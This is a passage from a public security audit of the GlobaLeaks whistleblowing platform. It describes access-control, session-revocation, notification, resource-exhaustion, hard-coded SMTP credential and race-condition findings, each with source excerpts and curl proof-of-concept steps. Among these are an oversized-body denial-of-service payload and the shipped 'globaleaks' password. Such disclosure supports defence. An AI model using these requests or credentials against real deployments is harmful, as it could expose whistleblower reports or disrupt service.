Disabled recipients should not be serialized in the public submission descriptor, should not be accepted as submission recipients, should not receive new `ReceiverTip` assignments, and should not receive new-report or report-update notification mail.

Actual result

The disabled recipient remains in the public recipient and context receiver lists, the submission endpoint accepts the disabled recipient ID and creates a `ReceiverTip`, and the notification job can queue report mail to the disabled recipient's configured mail address.

Impact

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

This is an account-revocation workflow bypass and incorrect report ownership assignment. Administrators who disable a recipient because of departure, compromise, suspension, or misuse can still have future whistleblower reports assigned to that account. The disabled recipient's mailbox may receive report-existence notifications and report URLs, and any later path that restores or preserves access to the disabled account exposes reports that should not have been routed there after disablement.

Impacted users or systems:

- Whistleblowers submitting reports to contexts that still reference a disabled recipient.
- Deployments that rely on disabling recipient accounts as an immediate revocation or suspension action.
- Administrators responding to recipient compromise, departure, or misuse.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-708 Incorrect Ownership Assignment

CWE-841 Improper Enforcement of Behavioral Workflow

None 11.11 F-040 - Recipient grants outside context

A recipient with grant or transfer rights can disclose a report to users outside the administrator-defined context boundary.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

A recipient who has permission to grant or transfer report access can add any receiver from the tenant to an existing report, even when that receiver is not assigned to the report's submission context. This bypasses the administrator-defined context-to-recipient routing boundary after a report has been submitted.

Details

Affected source code, component, endpoint, or function:

```
PUT /api/recipient/rtips/<report-id>
backend/globaleaks/handlers/recipient/rtip.py
```

Description:

The recipient report operation endpoint exposes grant and transfer operations to receivers with the corresponding per-user permission bits. The permission checks verify that the acting user has access to the report and has `can_grant_access_to_reports` or `can_transfer_access_to_reports`, but the target receiver lookup only requires a user in the same tenant with `role == 'receiver'`. It does not require a `ReceiverContext` row linking the target receiver to the report's `Context`.

As a result, a recipient who is allowed to delegate reports inside their workflow can route an already-submitted report to receivers that administrators did not assign to that submission context. Public metadata also exposes tenant receiver IDs and each context's configured receiver IDs, and the client grant dialog builds its selectable list from all public tenant receivers rather than from the report's context membership.

Relevant code:

```
backend/globaleaks/handlers/recipient/rtip.py:
138 @transact
139 def grant_tip_access(session, tid, user_id, user_cc, itip_id, receiver_id):
144     user, rtip, itip = db_access_rtip(session, tid, user_id, itip_id)
145     if user_id == receiver_id or not user.can_grant_access_to_reports:
146         raise errors.ForbiddenOperation
148     new_receiver, _ = db_grant_tip_access(session, tid, user, user_cc, itip,
rtip, receiver_id)

168 @transact
169 def transfer_tip_access(session, tid, user_id, user_cc, itip_id, receiver_id):
174     user, rtip, itip = db_access_rtip(session, tid, user_id, itip_id)
175     if user_id == receiver_id or not user.can_transfer_access_to_reports:
176         raise errors.ForbiddenOperation
178     new_receiver, _ = db_grant_tip_access(session, tid, user, user_cc, itip,
rtip, receiver_id)

64 def db_grant_tip_access(session, tid, user_id, user_cc, itip, rtip,
receiver_id):
82     new_receiver = db_get(session,
83                           models.User,
84                           (models.User.tid == tid,
85                            models.User.id == receiver_id,
86                            models.User.role == 'receiver'))
97     new_rtip = db_create_receivertip(session, new_receiver, itip, _tip_key)

1187     def operation_descriptors(self):
1188         return {
1189             'grant': RTipInstance.grant_tip_access,
1190             'revoke': RTipInstance.revoke_tip_access,
1191             'postpone': RTipInstance.postpone_expiration,
1192             'set_reminder': RTipInstance.set_reminder,
1193             'set': RTipInstance.set_tip_val,
1194             'update_status': RTipInstance.update_submission_status,
1195             'transfer': RTipInstance.transfer_tip
1196         }
```

```
backend/globaleaks/handlers/public.py:
164         for o in session.query(models.ReceiverContext).filter(models.ReceiverC
ontext.context_id.in_(contexts_ids)).order_by(models.ReceiverContext.order):
168             data['receivers'][o.context_id].append(o.receiver_id)

301     ret = {
302         'id': context.id,
309         'allow_recipients_selection': context.allow_recipients_selection,
316         'receivers': data['receivers'].get(context.id, []),
317         'picture': data['imgs'].get(context.id, False)
318     }

565     receivers = session.query(models.User).filter(models.User.role ==
models.EnumUserRole.receiver.value,
566                                                   models.User.tid == tid)
569     return [serialize_receiver(session, receiver, language, data) for receiver
in receivers]
```

```
client/app/src/pages/recipient/tip/tip.component.ts:
177         this.appDataService.public.receivers.forEach(async (receiver:
Receiver) => {
178           if (receiver.id !== this.authenticationService.session.user_id &&
(!this.tip.receivers_by_id[receiver.id] || !this.tip.receivers_by_id[receiver.id].
active)) {
179             receiver.name = names[receiver.id];
180             selectableRecipients.push(receiver);
181           }
```

PoC

Steps to reproduce

1. Configure two submission contexts in the same tenant. Assign recipient A to context X and recipient B to context Y only. Give recipient A the `can_grant_access_to_reports` or `can_transfer_access_to_reports` privilege.

```
Context X receivers: [recipient A]
Context Y receivers: [recipient B]
```

2. Submit a report into context X and log in as recipient A. Use recipient A's session to call the report operation endpoint with recipient B's user ID.

```
PUT /api/recipient/rtips/<context-x-report-id>
Content-Type: application/json
x-session: <recipient-a-session>

{
  "operation": "grant",
  "args": {
    "receiver": "<recipient-b-user-id>"
  }
}
```

3. Log in as recipient B and list or open recipient reports.

```
Recipient B receives access to the context X report even though B is not assigned
to context X.
```

Expected result

Grant and transfer operations should only allow target receivers who are authorized for the report's context, unless the product has an explicit administrator-configured cross-context delegation policy.

Actual result

The backend creates a `ReceiverTip` for any same-tenant receiver ID supplied by the acting recipient, regardless of the report's `context_id` and `ReceiverContext` membership.

Impact

This is an authorization and privilege-assignment bypass in recipient-managed report access. A recipient with delegation privileges can disclose a report to receivers outside the administrator-configured submission context boundary. Depending on how contexts are used, this can expose whistleblower submissions, identities, attachments, comments, and workflow metadata to recipients who were intentionally excluded from that channel.

Impacted users or systems:

- Deployments that use contexts to separate report access between recipient groups.
- Reports handled by recipients with `can_grant_access_to_reports` or `can_transfer_access_to_reports`.
- Whistleblowers whose reports are routed to excluded recipients after submission.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CWE-266 Incorrect Privilege Assignment

CWE-272 Least Privilege Violation

CWE-501 Trust Boundary Violation

None 11.12 F-042 - Recipient role revocation is delayed

Moving a user out of the recipient role does not immediately remove report access if an older recipient session is still active.

IMPACT	COMPONENT	FOUND BY
Role revocation bypass	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

Changing an internal user from the `receiver` role to another role does not revoke the user's existing backend session or cause recipient APIs to re-check the current database role. A user who was logged in as a recipient before the role change can continue using recipient report APIs with the stale `receiver` role stored in the session.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/sessions.py: Session, SessionsFactory
backend/globaleaks/rest/decorators.py: decorator_authentication
backend/globaleaks/handlers/admin/user.py: db_admin_update_user
backend/globaleaks/handlers/recipient/__init__.py: TipsCollection.get,
get_receivertips
backend/globaleaks/handlers/recipient/rtip.py: db_access_rtip and recipient report
handlers
```

Description:

The backend stores the authenticated user's role inside the in-memory `Session` object at login. The generic authorization decorator later allows recipient handlers when `self.session.role` is `"receiver"`. If an administrator edits that user and changes role to analyst, custodian, or admin, `db_admin_update_user` writes the new role to the `User` row but does not revoke or refresh active sessions.

Recipient report APIs continue to authorize from the stale session role. Their database accessors join the `User` row by ID but do not require `User.role == 'receiver'`, so changing the persisted role does not stop access to `ReceiverTip`-linked reports for the duration of the active session.

Relevant code:

```
backend/globaleaks/rest/decorators.py
38         if self.session and self.session.tid == self.request.tid:
39             if 'user' in user_roles and self.session.role in USERS_ROLES:
40                 return f(self, *args, **kwargs)
41             if self.session.role in user_roles:
42                 return f(self, *args, **kwargs)

backend/globaleaks/handlers/admin/user.py
150     user = db_get_user(session, tid, user_id)
...
165     user.update(request)

backend/globaleaks/handlers/recipient/rtip.py
584     return db_get(session,
585                   (models.User, models.ReceiverTip, models.InternalTip),
586                   (models.User.id == user_id,
587                    models.InternalTip.id == itip_id,
588                    models.ReceiverTip.receiver_id == models.User.id,
589                    models.ReceiverTip.internaltip_id == models.InternalTip.id,
590                    models.InternalTip.tid == tid))

backend/globaleaks/handlers/recipient/__init__.py
85                                          .filter(or_(models.InternalTip.cont
ext_id.in_(receiver_contexts),
86
models.ReceiverTip.receiver_id == receiver_id),
87                                                  models.InternalTip.tid ==
tid,
88
models.InternalTip.update_date >= updated_after,
89
models.InternalTip.update_date <= updated_before,
90                                                  models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
91
models.InternalTipAnswers.internaltip_id == models.ReceiverTip.internaltip_id) \
```

PoC

Steps to reproduce

1. Log in as a user whose current role is `receiver` and who has access to at least one report. Save the returned session ID.

```
curl -s -X POST https://target.example/api/auth/authentication \
  -H 'content-type: application/json' \
  --data '{"tid":1,"username":"recipient","password":"<derived-or-plain-
password>","authcode":""}'
```

2. As an administrator, update the same user and change `role` from `receiver` to another internal role, such as `analyst`.

```
curl -s -X PUT https://target.example/api/admin/users/<user-id> \
  -H 'x-session: <admin-session>' \
  -H 'content-type: application/json' \
  --data '{"role":"analyst", ...}'
```

3. Use the stale recipient session to list or open recipient reports.

```
curl -i https://target.example/api/recipient/rtips \
  -H 'x-session: <stale-recipient-session>'

curl -i https://target.example/api/recipient/rtips/<report-id> \
  -H 'x-session: <stale-recipient-session>'
```

Expected result

Changing a user's role away from `receiver` should revoke active recipient sessions or cause recipient APIs to reject the session once the backing user row no longer has the `receiver` role.

Actual result

The recipient APIs continue accepting the session because the session still contains `role == 'receiver'`, and the report access queries do not enforce the current database role.

Impact

This is an insufficient session revocation issue on role changes. It can preserve report access for a user after administrators have moved that account out of the recipient role, extending access to whistleblower reports beyond the current role assignment.

Impacted users or systems:

- Deployments where administrators change user roles as part of access review, offboarding, or incident response.
- Whistleblowers whose reports remain linked to a user account that has been moved out of the recipient role while the old recipient session is active.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Medium**	**None**

CWE-613 Insufficient Session Expiration

CWE-841 Improper Enforcement of Behavioral Workflow

None 11.13 F-052 - Recipient notifications ignore disable setting

Recipient report emails can still be sent after administrators explicitly disable that notification channel.

IMPACT	COMPONENT	FOUND BY
Notification policy bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

The administrator-facing `enable_receiver_notification_emails` setting is not enforced by backend recipient report-notification paths. The periodic notification job checks a different, missing cache key and direct report-update/grant helpers do not check the global recipient-notification setting at all, so public submissions and report updates can still queue recipient emails after an administrator disables recipient notification emails.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/jobs/notification.py
backend/globaleaks/handlers/whistleblower/wbtip.py
backend/globaleaks/handlers/recipient/rtip.py
backend/globaleaks/db/__init__.py
backend/globaleaks/models/config_desc.py
client/app/src/pages/admin/notifications/notification-tab1/notification-
tab1.component.html
```

Description:

The admin notification settings expose a `Recipient` checkbox bound to `enable_receiver_notification_emails`. That value is stored in the notification config namespace and loaded into `State.tenants[tid].cache.notification`.

The periodic recipient notification job attempts to build a list of tenants whose recipient notifications should be suppressed, but it reads `cache.enable_notification_emails_recipient` from the top-level tenant cache. Current config descriptors use `enable_receiver_notification_emails`, and the cache loader stores notification config under `cache.notification`, so that top-level key is absent. `ObjectDict` returns `None` for missing attributes, leaving the suppression list empty even when administrators set `enable_receiver_notification_emails` to `false`.

Other report-mail paths bypass the global setting entirely. Whistleblower identity updates and additional questionnaire updates call `db_notify_recipients_of_tip_update()`, recipient status changes call `db_notify_report_update()`, and report-access grants call `db_notify_grant_access()`; these helpers load notification templates and queue `Mail` rows without checking `enable_receiver_notification_emails`. The only checks are per-user notification preferences and per-report `enable_notifications` flags.

As a result, disabling recipient notification emails in the admin UI does not prevent report-related emails from being queued. A public submitter or report participant can still cause recipient email containing report metadata and report URLs to leave the application through the configured mail channel.

Relevant code:

```
backend/globaleaks/models/config_desc.py
45     'enable_admin_notification_emails': Bool(default=True),
46     'enable_analyst_notification_emails': Bool(default=True),
47     'enable_custodian_notification_emails': Bool(default=True),
48     'enable_receiver_notification_emails': Bool(default=True),
...
305    'notification': [
306        'enable_admin_notification_emails',
307        'enable_analyst_notification_emails',
308        'enable_custodian_notification_emails',
309        'enable_receiver_notification_emails',

client/app/src/pages/admin/notifications/notification-tab1/notification-
tab1.component.html
80           <td><label for="enable-receiver-notification-emails">{{ 'Recipient' |
translate }}</label></td>
81           <td>
82             <input id="enable-receiver-notification-emails" class="form-check-
input" [(ngModel)]="notificationResolver.dataModel.enable_receiver_notification_em
ails" type="checkbox">
83           </td>

backend/globaleaks/db/__init__.py
221    for cfg in session.query(Config).filter(Config.tid.in_(tids)):
222        tenant_cache = State.tenants[cfg.tid].cache
...
226        elif cfg.var_name in ConfigFilters['node']:
227            tenant_cache[cfg.var_name] = cfg.value
228        elif cfg.var_name in ConfigFilters['notification']:
229            tenant_cache['notification'][cfg.var_name] = cfg.value

backend/globaleaks/jobs/notification.py
149        silent_tids = []
150
151        for tid in self.state.tenants:
152            cache = self.state.tenants[tid].cache
153            if cache.notification and cache.enable_notification_emails_recipien
t:
154                silent_tids.append(tid)
...
184        for user, rtip, itip, obj in itertools.chain(results1, results2,
results3, results4):
185            tid = user.tid
186
187            if (tid in silent_tids) or ...
211                self.process_mail_creation(session, tid, data)

backend/globaleaks/handlers/whistleblower/wbtip.py
56 def db_notify_recipients_of_tip_update(session, itip_id):
57     for user, rtip, itip in session.query(models.User, models.ReceiverTip,
models.InternalTip) 58                                      .filter(models.User.id
== models.ReceiverTip.receiver_id,
59                                          models.ReceiverTip.internaltip_id ==
models.InternalTip.id,
60                                          models.ReceiverTip.last_notification
< models.ReceiverTip.last_access,
61                                          models.InternalTip.id == itip_id):
62         db_notify_report_update(session, user, rtip, itip)
...
120    db_notify_recipients_of_tip_update(session, itip.id)
...
142    db_notify_recipients_of_tip_update(session, itip.id)

backend/globaleaks/handlers/recipient/rtip.py
36 def db_notify_grant_access(session, user):
...
54     subject, body = Templating().get_mail_subject_and_body(data)
55
56     session.add(models.Mail({
57         'address': data['user']['mail_address'],
58         'subject': subject,
59         'body': body,
60         'tid': user.tid
```

```
61     }))
...
563    # send mail notification to all users with access to the report excluding
<user_id>
564    for user in session.query(models.User) 565
.filter(models.User.id == models.ReceiverTip.receiver_id,
566                              models.ReceiverTip.internaltip_id == itip.id,
567                              models.ReceiverTip.receiver_id != user_id,
568                              models.ReceiverTip.last_notification <
models.ReceiverTip.last_access):
569        db_notify_report_update(session, user, rtip, itip)

backend/globaleaks/utils/templating.py
594 supported_template_types = {
595     'null': Keyword,
596     'tip': TipKeyword,
597     'tip_access': UserNodeKeyword,
598     'tip_reminder': UserNodeKeyword,
599     'tip_update': TipKeyword,
600     'tip_expiration_summary': ExpirationSummaryKeyword,
601     'unread_tips': UserNodeKeyword,
```

PoC

Steps to reproduce

1. As an administrator, disable recipient notification emails through the notification settings API or the admin UI Recipient checkbox.

```
curl -s -X PUT 'https://TARGET/api/admin/notification' -H 'X-Session: <admin-
session>' -H 'Content-Type: application/json' --data '<full AdminNotificationDesc
JSON with "enable_receiver_notification_emails":false>'
```

2. Refresh the backend cache if needed, then create a normal whistleblower submission to a context with recipient notifications otherwise enabled.

```
curl -s -X POST 'https://TARGET/api/report' -H 'X-Session: <submission-session>' -
H 'Content-Type: application/json' --data '<valid report submission JSON>'
```

3. Run or wait for the notification job and inspect the mail queue.

```
SELECT address, subject, body
FROM mail
ORDER BY creation_date DESC;
```

4. For direct-update variants, have the whistleblower add identity information or additional-questionnaire answers, or have a recipient change report status or grant report access.

```
Those handlers call recipient mail helpers directly and do not check
enable_receiver_notification_emails before adding Mail rows.
```

Expected result

When `enable_receiver_notification_emails` is false, backend recipient report-notification paths should not queue recipient emails for new reports, report updates, reminders, unread reports, expiration summaries, identity updates, status changes, or report-access grants.

Actual result

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

The periodic notification suppression list is never populated from the configured `enable_receiver_notification_emails` value, and several direct recipient report-mail helpers do not check the setting. Recipient report emails can still be queued after the administrator disables them.

Impact

This is an enforcement failure for a security-relevant notification and data-minimization control. Operators may disable recipient notification emails to keep report metadata, report URLs, and workflow events out of external mailboxes or SMTP infrastructure. A public submitter, whistleblower with report access, or recipient with report access can still trigger recipient report mail despite that administrative setting.

Impacted users or systems:

- Deployments that disable recipient notification emails for confidentiality, operational security, or incident-response reasons.
- Whistleblowers whose report existence, report URL, or report workflow events are sent through email despite the disabled setting.
- Recipients and administrators relying on the global notification setting as a delivery control.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**None**	**None**

CWE-841 Improper Enforcement of Behavioral Workflow

None 11.14 F-056 - Public bodies consume backend resources

Oversized public request bodies can reach the backend and consume storage and parsing resources before body limits are enforced.

IMPACT	COMPONENT	FOUND BY
Resource exhaustion	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

Production GlobaLeaks request handling does not enforce the repository's documented 2 MiB request-body cap. The only `Request.gotLength()` override that rejects bodies over 2 MiB lives in the test mocks and is not imported by the backend service. Unauthenticated public POST endpoints such as `/api/report` and `/api/auth/type` therefore accept arbitrarily large request bodies before handler-level validation, allowing a remote client to force disk spooling and large in-process reads on the application server.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/backend.py Request/Site
backend/globaleaks/mocks/twisted_mocks.py mock_Request_gotLength
backend/globaleaks/handlers/report.py ReportHandler.post
backend/globaleaks/handlers/auth/__init__.py AuthTypeHandler.post
```

Description:

The production web service defines its own `Request` subclass but does not override `gotLength()` or otherwise bound request bodies. The repository contains a `2 MiB` body-size check in `globaleaks.mocks.twisted_mocks`, and the changelog states that the application limits any request payload to `2 MiB`, but that mock module is not imported by backend startup code.

This leaves unauthenticated public `POST` endpoints exposed to oversized bodies. `/api/report` reads the entire body and writes it to the CSP report log with no schema or quantity validation. `/api/auth/type` calls `json.loads()` directly on the entire body before using only the `username` field. Because request bodies are accepted before the handler runs, an attacker can repeatedly send oversized bodies to consume request-spooling storage, memory during `content.read()` / `json.loads()`, and worker/reactor time without authentication.

Relevant code:

```
backend/globaleaks/backend.py

class Request(server.Request):
    log_ip_and_ua = False

class Site(server.Site):
    requestFactory = Request
```

```
backend/globaleaks/mocks/twisted_mocks.py

def mock_Request_gotLength(self, length):
    if length is not None and length > 2 * 1024 * 1024:
        raise InputValidationError("Request exceeding max size of 2MB")

    self.content = StringIO()

...
Request.gotLength = mock_Request_gotLength
```

```
backend/globaleaks/handlers/report.py

class ReportHandler(BaseHandler):
    check_roles = 'any'

    def post(self):
        request = self.request.content.read()
        self.state.csp_report_log.write(request)
```

```
backend/globaleaks/handlers/auth/__init__.py

class AuthTypeHandler(BaseHandler):
    check_roles = 'any'

    def post(self):
        username = json.loads(self.request.content.read())['username']
        return get_auth_type(self.request.tid, username)
```

PoC

The following reproduction uses repository evidence and a running GlobaLeaks backend. It does not require authentication.

Steps to reproduce

1. Confirm that production startup uses `backend/globaleaks/backend.py` and does not import `globaleaks.mocks.twisted_mocks`.

```
rg -n "twisted_mocks|gotLength|requestFactory" backend/globaleaks/backend.py
backend/globaleaks/mocks/twisted_mocks.py
```

2. Send an oversized CSP report body to the public report endpoint.

```
python3 - <<'PY' | curl -k -sS -X POST --data-binary @- https://127.0.0.1:8443/api/
report
import sys
sys.stdout.buffer.write(b'A' * (50 * 1024 * 1024))
PY
```

3. Send an oversized JSON body to another public POST endpoint that parses the whole body.

```
python3 - <<'PY' | curl -k -sS -X POST -H 'content-type: application/json' --data-
binary @- https://127.0.0.1:8443/api/auth/type
import json, sys
sys.stdout.write(json.dumps({'username': 'A' * (50 * 1024 * 1024)}))
PY
```

Expected result

The production request layer rejects request bodies above the documented cap before spooling or reading the body, consistently with the 2 MiB check present in the repository's Twisted request mock.

Actual result

The production request class has no body-size validation. Public unauthenticated endpoints receive and process oversized request bodies, with `/api/report` reading the body and writing it to the CSP report log and `/api/auth/type` reading and parsing the full JSON body.

Impact

This is an unauthenticated availability issue caused by missing validation of a specified input quantity. A remote attacker can repeatedly submit oversized bodies to public POST endpoints to consume temporary request-body storage, memory during full-body reads/parsing, and request-processing time. This can degrade or exhaust backend resources before normal application-level validation runs.

Impacted users or systems:

- GlobaLeaks backend deployments exposed directly or through a reverse proxy that does not impose a stricter body-size limit.
- Whistleblowers, recipients, custodians, and administrators sharing the affected backend process.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**None**	**High**

CWE-1284 Improper Validation of Specified Quantity in Input

CWE-400 Uncontrolled Resource Consumption

None 11.15 F-060 - Shared SMTP credentials are shipped

Default notification mail relies on a shared hard-coded SMTP credential that cannot be treated as secret.

IMPACT	COMPONENT	FOUND BY
Credential exposure	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

GlobaLeaks ships production notification settings that authenticate to `mail.globaleaks.org` with the hard-coded username and password `globaleaks`. New tenants and the reset operation restore these shared credentials, so notification emails can be sent through a public service account whose secret is recoverable from the source tree.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/models/config_desc.py notification defaults
backend/globaleaks/handlers/admin/operation.py db_reset_smtp_settings
backend/globaleaks/state.py State.sendmail
client/app/src/pages/admin/notifications/notification-tab1/notification-
tab1.component.html
```

Description:

The default notification configuration enables SMTP authentication to `mail.globaleaks.org` using the static credential pair `globaleaks/globaleaks`. The same credential is restored by the administrative `reset_smtp_settings` operation. `State.sendmail` passes those values directly to the SMTP client for queued notification delivery, and notification emails are enabled by default for internal roles. The administration UI warns that the default mail configuration is in use, but it does not disable the shared credential or require a tenant-specific secret before notifications are sent.

Because the credential is hard-coded in the repository, any party with the source can learn the account password that default deployments attempt to use for notification delivery. If the upstream SMTP service accepts this credential, attackers can authenticate to the shared account outside the application or abuse the default account's reputation and sending capability. If the shared credential is rotated or disabled, default deployments lose notification delivery until administrators notice and replace the settings.

Relevant code:

```
backend/globaleaks/models/config_desc.py
    'enable_admin_notification_emails': Bool(default=True),
    'enable_analyst_notification_emails': Bool(default=True),
    'enable_custodian_notification_emails': Bool(default=True),
    'enable_receiver_notification_emails': Bool(default=True),
    ...
    'smtp_authentication': Bool(default=True),
    'smtp_password': Unicode(default='globaleaks'),
    'smtp_port': Int(default=587),
    'smtp_security': Unicode(default='TLS'),
    'smtp_server': Unicode(default='mail.globaleaks.org'),
    'smtp_source_email': Unicode(default='notifications@globaleaks.org'),
    'smtp_username': Unicode(default='globaleaks'),

backend/globaleaks/handlers/admin/operation.py
def db_reset_smtp_settings(session, tid):
    config = ConfigFactory(session, tid)
    config.set_val('smtp_server', 'mail.globaleaks.org')
    config.set_val('smtp_port', 587)
    config.set_val('smtp_username', 'globaleaks')
    config.set_val('smtp_password', 'globaleaks')
    config.set_val('smtp_source_email', 'notifications@globaleaks.org')
    config.set_val('smtp_security', 'TLS')
    config.set_val('smtp_authentication', True)

backend/globaleaks/state.py
return sendmail(tid,
                self.tenants[tid].cache.notification.smtp_server,
                self.tenants[tid].cache.notification.smtp_port,
                self.tenants[tid].cache.notification.smtp_security,
                self.tenants[tid].cache.notification.smtp_authentication,
                self.tenants[tid].cache.notification.smtp_username,
                self.tenants[tid].cache.notification.smtp_password,
                ...)

client/app/src/pages/admin/notifications/notification-tab1/notification-
tab1.component.html
@if (notificationResolver.dataModel.smtp_server === 'mail.globaleaks.org') {
  <div class="alert alert-secondary">
    <i class="fas fa-circle-exclamation"></i>
    <span>{{ 'Default mail configuration in use. Please consider using a private
mail server.' | translate }}</span>
  </div>
}
```

PoC

The issue is statically reproducible from the repository defaults.

Steps to reproduce

1. Inspect the notification configuration defaults.

```
sed -n '40,105p' backend/globaleaks/models/config_desc.py
```

2. Inspect the administrative SMTP reset operation.

```
sed -n '170,179p' backend/globaleaks/handlers/admin/operation.py
```

3. Inspect the runtime mail-sending path.

```
sed -n '199,219p' backend/globaleaks/state.py
```

Expected result

Production notification defaults should not contain reusable credentials. The default account should be disabled until an administrator configures tenant-specific SMTP credentials, or the software should obtain a deployment-specific secret through a secure provisioning channel.

Actual result

The repository contains the default SMTP username and password, and the backend uses them for notification delivery whenever a tenant retains or restores the default mail configuration.

Impact

This is a hard-coded credential issue in the default notification path. Deployments that keep the default notification settings depend on a public shared SMTP credential that is exposed in source code and cannot remain secret.

Impacted users or systems:

- Operators who deploy GlobaLeaks with the default notification settings or use the SMTP reset operation.
- Recipients, administrators, custodians, analysts, and reporting users who rely on notification email delivery or notification sender authenticity.
- The `mail.globaleaks.org` notification service account and its sending reputation, if the static credential is accepted by that service.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-798 Use of Hard-coded Credentials

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.16 F-067 - Recipient upload records unwritten file

The system can acknowledge a recipient file before it is actually written, creating a temporary integrity gap between metadata and storage.

IMPACT	COMPONENT	FOUND BY
Evidence integrity risk	**Backend**	**Claude Sonnet 4.6 medium v1**

When a recipient uploads a file attached to a report, the backend registers the file record in the database and immediately returns HTTP 201 to the client, but the actual file write to disk is dispatched as a fire-and-forget background thread with no `yield`. Any attempt to download the file before the background write completes — including the immediate GET that the client issues after a successful upload — fails with a 404, creating a window in which the database says the file exists but the file cannot be retrieved.

Details

Affected source code:

```
backend/globaleaks/handlers/recipient/rtip.py
  write_rfile_to_disk() — lines 1316-1334
  ReceiverFileUpload.post() — lines 1344-1348
```

Description:

`ReceiverFileUpload.post()` performs two operations in sequence:

```
result, crypto_key = yield register_rfile_on_db(
    self.request.tid, self.session.user_id, itip_id, self.uploaded_file)
deferToThread(write_rfile_to_disk, self.uploaded_file, crypto_key)
returnValue(result)
```

`register_rfile_on_db` is awaited with `yield`: it inserts a `ReceiverFile` row into the database and commits the transaction before execution continues. The file serializer subsequently derives the `error` flag from `os.path.exists(attachments_path / rfile.id)`, which is `False` at this point.

`deferToThread(write_rfile_to_disk, ...)` is not awaited. The `Deferred` it returns is discarded immediately. `returnValue(result)` fires the HTTP `201` response before `write_rfile_to_disk` has run, or possibly even before it has been scheduled on the thread pool.

`write_rfile_to_disk` opens the in-memory `SecureTemporaryFile` and writes the plaintext or encrypted content to `attachments_path/0`. Until this finishes, the physical file does not exist on disk.

Relevant code:

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

```
# ReceiverFileUpload.post  — rtip.py ~1344
@inlineCallbacks
def post(self, itip_id):
    result, crypto_key = yield register_rfile_on_db(
        self.request.tid, self.session.user_id, itip_id, self.uploaded_file)
    deferToThread(write_rfile_to_disk, self.uploaded_file, crypto_key)   # ← no
yield
    returnValue(result)                                                  # ←
response sent immediately

# write_rfile_to_disk  — rtip.py ~1316
def write_rfile_to_disk(uploaded_file, crypto_key):
    sf = uploaded_file['body']
    dst = os.path.abspath(os.path.join(Settings.attachments_path,
uploaded_file['filename']))
    if crypto_key:
        with sf.open('r') as src, \
             GCE.streaming_encryption_open('ENCRYPT', crypto_key, dst) as seo:
            ...
    else:
        with sf.open('r') as src, open(dst, 'wb') as out:
            ...
```

Secondary effects:

1. **Download race**: `ReceiverFileDownload.get` calls `self.check_file_presence(filelocation)` which raises `ResourceNotFound` if the file is absent. A client that immediately GETs the newly uploaded file ID after a 201 response will receive a 404 for an indeterminate period.

2. **Unobserved write failure**: because the Deferred from `deferToThread` is discarded, any exception raised inside `write_rfile_to_disk` (e.g., disk full, encryption error, permission denied) is silently swallowed. The database record remains with `error: True` (reported by the serializer because the file is absent from disk), but no log entry or notification is generated and the caller receives no indication that the upload actually failed.

3. **Cleanup hazard**: if the process restarts between the `register_rfile_on_db` commit and the completion of `write_rfile_to_disk`, the `SecureTemporaryFile` in `State.TempUploadFiles` is lost. The database record persists with `error: True` permanently; the `Cleaning` job will not remove an `InternalFile`-referenced row, so the ghost record accumulates.

The analogous path for whistleblower post-submission attachments (`PostSubmissionAttachment` → `register_ifile_on_db` → Delivery job → `write_plaintext_file`) does **not** share this bug: those files reach disk only after the Delivery job explicitly awaits the write.

PoC

Steps to reproduce

1. Authenticate as a recipient with access to any report. 2. POST a file to `/api/recipient/rtips/0/rfiles`. 3. Immediately (within milliseconds of receiving the 201) issue `GET /api/recipient/rfiles/1`.

```
# Upload
curl -X POST https://<host>/api/recipient/rtips/<itip_id>/rfiles \
  -H "X-Session: <session_id>" \
  -F "flowFilename=test.txt" \
  -F "flowTotalSize=13" \
  -F "flowIdentifier=unique-id-1" \
  -F "flowChunkNumber=1" \
  -F "flowTotalChunks=1" \
  -F "file=@/dev/stdin" <<< "hello, world"

# Immediate download — races the background write
curl https://<host>/api/recipient/rfiles/<returned_rfile_id> \
  -H "X-Session: <session_id>"
```

Expected result

The 201 response guarantees the file is persisted and immediately downloadable.

Actual result

The GET returns HTTP 404 (`ResourceNotFound`) if it arrives before `write_rfile_to_disk` completes. On loaded systems or with large files the window can be multiple seconds. Write failures are never reported to the caller.

Impact

Impacted users or systems:

- Recipients uploading files to reports (rfiles intended for the whistleblower).
- Whistleblowers attempting to download rfiles that are in the write window.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**High**	**Low**

CWE-362 Concurrent Execution Using Shared Resource with Improper Synchronization (Race Condition)

CWE-391 Unchecked Error Condition

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.17 F-068 - Upload limit can be bypassed slightly

The configured upload cap can be exceeded by nearly one MiB because size enforcement rounds down before checking the limit.

IMPACT	COMPONENT	FOUND BY
